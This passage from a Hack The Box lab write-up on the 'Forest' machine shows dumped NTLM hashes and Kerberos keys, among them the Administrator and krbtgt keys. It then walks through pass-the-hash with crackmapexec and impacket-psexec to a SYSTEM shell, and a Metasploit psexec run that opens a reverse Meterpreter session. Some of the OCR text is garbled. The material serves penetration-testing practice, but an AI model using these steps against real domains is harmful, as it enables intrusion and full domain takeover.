htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
pj_pentester:10101:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:2220a749d002508b36c161e9b0e29768:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538
```


- We can now run a pass the hash using `crackmapexec` - we confirm that this works by testing smb

- 

```
crackmapexec smb: error: argument -H/--hash: expected at least one argument

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ echo $ip


┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ echo $IP


┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ export IP=10.129.210.137

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.129.210.137  445    FOREST           [+] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ 
```

  - With this, we can now get access with these creds through psexec


- **Hint:** Use all 0s ahead of the hash - TODO: explain



```
┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.129.210.137  445    FOREST           [+] htb.local\administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-psexec -hashes 00000000000000000000000000000000:32693b11e6aa90eb43d32c72a07ceea6 Administrator@$IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.129.210.137.....
[*] Found writable share ADMIN$
[*] Uploading file wYrWkAYM.exe
[*] Opening SVCManager on 10.129.210.137.....
[*] Creating service rJmt on 10.129.210.137.....
[*] Starting service rJmt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19f
   IPv6 Address. . . . . . . . . . . : dead:beef::703e:9ff7:6ccf:9b4e
   Link-local IPv6 Address . . . . . : fe80::703e:9ff7:6ccf:9b4e%5
   IPv4 Address. . . . . . . . . . . : 10.129.210.137
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%5
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop

09/23/2019  01:15 PM    <DIR>          .
09/23/2019  01:15 PM    <DIR>          ..
02/13/2023  02:07 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,403,237,888 bytes free

C:\Users\Administrator\Desktop> █
```

- Domain owned


- **Example - metasploit modules**
- Instead of using an impacket script to connect to the box, its possible to use metasploit to perform the same task.
- Steps:
  - Launch with `msfconsole`
  - `search psexec`




```
*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
nsf6 exploit(windows/smb/psexec) > search psexec

Matching Modules
================

   #   Name                                        Disclosure Date  Rank       Check  Description
   -   ----                                        ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec     2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec         2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
dows Code Execution
   2   auxiliary/admin/smb/ms17_010_command        2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
dows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                  normal     No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   exploit/windows/smb/psexec                  1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                          normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   6   exploit/windows/local/current_user_psexec   1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                          manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec      2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                 2018-10-24       manual     No     WebExec Authenticated User Code Execution
   10  exploit/windows/local/wmi                   1999-01-01       excellent  No     Windows Management Instrumentation (WMI) Remote Command Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

nsf6 exploit(windows/smb/psexec) > use 4
*] Using configured payload windows/meterpreter/reverse_tcp
nsf6 exploit(windows/smb/psexec) > █
```

  - `use 4`


- `show options` will display all of the required values that need to be set for a particular exploit



```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.47     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/smb/psexec) > set RHOST $IP
RHOST ⇒ $IP
msf6 exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser ⇒ administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf6 exploit(windows/smb/psexec) > exploit

[-] $IP:445 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/psexec) > set RHOST 10.129.210.137
RHOST ⇒ 10.129.210.137
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.210.137:445 - Connecting to the server ...
[*] 10.129.210.137:445 - Authenticating to 10.129.210.137:445 as user 'administrator' ...
[-] 10.129.210.137:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0×c000006d) STATUS_LOGON_FAILURE: The attempted
logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set SMBPass 00000000000000000000000000000000:32693b11e6aa90eb43d32c72a07ceea6
SMBPass ⇒ 00000000000000000000000000000000:32693b11e6aa90eb43d32c72a07ceea6
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.210.137:445 - Connecting to the server ...
[*] 10.129.210.137:445 - Authenticating to 10.129.210.137:445 as user 'administrator' ...
[*] 10.129.210.137:445 - Selecting PowerShell target
[*] 10.129.210.137:445 - Executing the payload ...
[+] 10.129.210.137:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.129.210.137
[*] Meterpreter session 1 opened (10.10.14.66:4444 → 10.129.210.137:57574) at 2023-02-13 22:38:57 -0500
```



```
    timestomp     Manipulate file MACE attributes

meterpreter > sysinfo
Computer        : FOREST
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- 

```
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop

09/23/2019  01:15 PM    <DIR>          .
09/23/2019  01:15 PM    <DIR>          ..
02/13/2023  02:07 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,412,326,912 bytes free

C:\Users\Administrator\Desktop>
```